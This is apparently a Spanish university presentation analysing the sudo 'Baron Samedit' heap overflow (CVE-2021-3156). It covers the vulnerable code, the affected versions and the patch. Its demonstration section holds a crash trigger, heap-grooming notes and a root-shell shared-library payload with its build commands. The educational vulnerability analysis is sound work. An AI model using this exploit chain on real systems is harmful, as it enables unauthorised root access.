CVE-2021-3156
“Baron Samedit”

EXPLOTACIÓN DE VULNERABILIDADES - 2021/22

Fañanás Anaya, Javier - 737987 - 737987@unizar.es

1- Caracterización de la vulnerabilidad

- Desbordamiento de buffer de heap en la función “sudoedit -s”.
- Introducida en Julio de 2011
- Afecta a las versiones de “sudo” 1.8.2 a 1.8.31p2 y las versiones de 1.9.0 a 1.9.5p1.

- Gravedad: ALTA
- Explotable por cualquier usuario del sistema (Con o sin permiso de “sudo”).
- Permite realizar una escalada de privilegios a root.
- Impacto:
  - Compromiso total de la integridad del sistema
  - Compromiso total de la confidencialidad del sistema
  - Compromiso total de la disponibilidad del sistema

- Explotado en Ubuntu 20.04, Debian 10, Fedora 33, MacOS Big Sur…
- Descubierta por Qualys Security Advisory, publicada el 26/01/2021

2- Descripción técnica

- Si se ejecuta “sudo” en modo shell (Con la opción -s) → MODE_SHELL = TRUE

- MODO_SHELL → parse_args(): Reescribe los argumentos, concatenándolos y añadiendo una barra invertida “\” antes de cada meta-caracter.

```
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
572         char **av, *cmnd = NULL;
573         int ac = 1;
...
581             cmnd = dst = reallocarray(NULL, cmnd_size, 2);
...
587             for (av = argv; *av != NULL; av++) {
588                 for (src = *av; *src != '\0'; src++) {
589                     /* quote potential meta characters */
590                     if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
591                         *dst++ = '\\';
592                     *dst++ = *src;
593                 }
594                 *dst++ = ' ';
595             }
```

Código 1: Fragmento de parse_args()
sudo/src/parse_args.c


2- Descripción técnica

- En set_cmnd():
  - Se añaden los argumentos de línea de comandos concatenados a un buffer en heap
  - Elimina las barras invertidas “\” incluídas antes de cada metacaracter

```
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
852             for (size = 0, av = NewArgv + 1; *av; av++)
853                 size += strlen(*av) + 1;
854             if (size == 0 || (user_args = malloc(size)) == NULL) {
...
857             }
858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
...
864                 for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
865                     while (*from) {
866                         if (from[0] == '\\' && !isspace((unsigned char)from[1]))
867                             from++;
868                         *to++ = *from++;
869                     }
870                     *to++ = ' ';
871                 }
...
884             }
...
886     }
```

Código 2: Fragmento de set_cmnd()
sudo/plugins/sudoers.c

env -i ‘B=B’ sudoedit -s ‘AA\’



2- Descripción técnica

- Las funciones parse_args() y set_cmnd(), tienen condiciones de entrada diferentes.

parse_args() →
```
571     if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
```


set_cmnd() →
```
819     if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
858             if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
```

- Explotación → Ejecutar set_cmnd() sin ejecutar parse_args()

- Posible con “sudoedit -s”:
  - Activa los flags: MODE_EDIT y MODE_SHELL (Permitiendo la ejecución de set_cmnd())
  - No activa el flag MODE_RUN (Impidiendo la ejecución de parse_args())

2- Descripción técnica

- Desde el punto de vista del atacante, este desbordamiento de buffer es ideal:
  - El usuario controla el tamaño del buffer de heap.
  - Se puede controlar el tamaño y el contenido que se desborda.
  - Pueden escribirse valores “NULL” en el buffer, así como en el desbordamiento.




Esquema desbordamiento del buffer, Linux 64 bits
Fuente: https://www.openwall.com/lists/oss-security/2021/01/26/3

2- Descripción técnica

- Mitigación:
  - Actualizar sudo a una versión parcheada
    - >= 1.8.31p2 < 1.9.0
    - >= 1.9.5p1

- Sudo parcheado:



3- Demostración práctica

- Prueba de desbordamiento de buffer de heap:

```
javif@javier-PC:~$ sudoedit -s '\' $(perl -e 'print "A" x 1000')
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
```

Mensaje de error en las versiones parcheadas

```
javif@javier-PC:~$ sudoedit -s '\' $(perl -e 'print "A" x 1000')
malloc(): invalid size (unsorted)
Abortado (`core' generado)
```

Desbordamiento de buffer en versiones vulnerables

3- Demostración práctica

Sudo → Struct “service_users” en heap → nss_load_library

```
327 static int
328 nss_load_library (service_user *ni)
329 {
330   if (ni->library == NULL)
331     {
...
338       ni->library = nss_new_service (service_table ?: &default_table,
339                                      ni->name);
...
342     }
343
344   if (ni->library->lib_handle == NULL)
345     {
346       /* Load the shared library.  */
347       size_t shlen = (7 + strlen (ni->name) + 3
348                       + strlen (__nss_shlib_revision) + 1);
349       int saved_errno = errno;
350       char shlib_name[shlen];
351
352       /* Construct shared object name.  */
353       __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
354                                               "libnss_"),
355                                     ni->name),
356                           ".so"),
357                 __nss_shlib_revision);
358
359       ni->library->lib_handle = __libc_dlopen (shlib_name);
```

```
typedef struct service_user
{
  /* And the link to the next entry.  */
  struct service_user *next;
  /* Action according to result.  */
  lookup_actions actions[5];
  /* Link to the underlying library object.
  service_library *library;
  /* Collection of known functions.  */
  void *known;
  /* Name of the service (`files', `dns', `n
  char name[0];
} service_user;
```

3- Demostración práctica

Colocar “user_args” en heap de forma que permita realizar la explotación → Tamaño de “user_args”
→ Tamaño de “LC_TYPE”

LC_TYPE= “AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”
user_args=”BBBBBBBBBBBBBBBBBBBBBBB\”

LC_TYPE= “AAAAAAAAAAAAAAAA”
user_args=”BBBBB\”

3- Demostración práctica

Sudo → Struct “service_users” en heap → nss_load_library

```
327 static int
328 nss_load_library (service_user *ni)
329 {
330   if (ni->library == NULL)
331     {
...
338       ni->library = nss_new_service (service_table ?: &default_table,
339                                      ni->name);
...
342     }
343
344   if (ni->library->lib_handle == NULL)
345     {
346       /* Load the shared library.  */
347       size_t shlen = (7 + strlen (ni->name) + 3
348                       + strlen (__nss_shlib_revision) + 1);
349       int saved_errno = errno;
350       char shlib_name[shlen];
351
352       /* Construct shared object name.  */
353       __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name,
354                                               "libnss_"),
355                                     ni->name),
356                           ".so"),
357                 __nss_shlib_revision);
358
359       ni->library->lib_handle = __libc_dlopen (shlib_name);
```

- Modificar ni->library con “NULL”
- Modificar ni->name con “X/X”
- Se carga la librería libnss_X/X.so.2, creada por el atacante
- Init de libnss_X/X.so.2 → Lanzar shell como root

```
mkdir libnss_X
gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
```

```c
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

__attribute((constructor))
static void sice() {
    setuid(0);
    system("id");
    system("bash");
    exit(0);
}
```

Bibliografía

- Incibe-cert_ : Vulnerabilidad en "sudoedit -s" en Sudo (CVE-2021-3156)
  https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2021-3156

- Qualys Security Advisory, Baron Samedit: Heap-based buffer overflow in Sudo (CVE-2021-3156)
  https://www.openwall.com/lists/oss-security/2021/01/26/3

- LiveOverflow: “How SUDO on Linux was HACKED! // CVE-2021-3156”
  https://www.youtube.com/watch?v=TLa2VqcGGEQ&t=1052s&ab_channel=LiveOverflow

- Qualys Security Advisory: CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit)
  https://www.youtube.com/watch?v=Cqom0wGyhGg&ab_channel=Qualys%2CInc.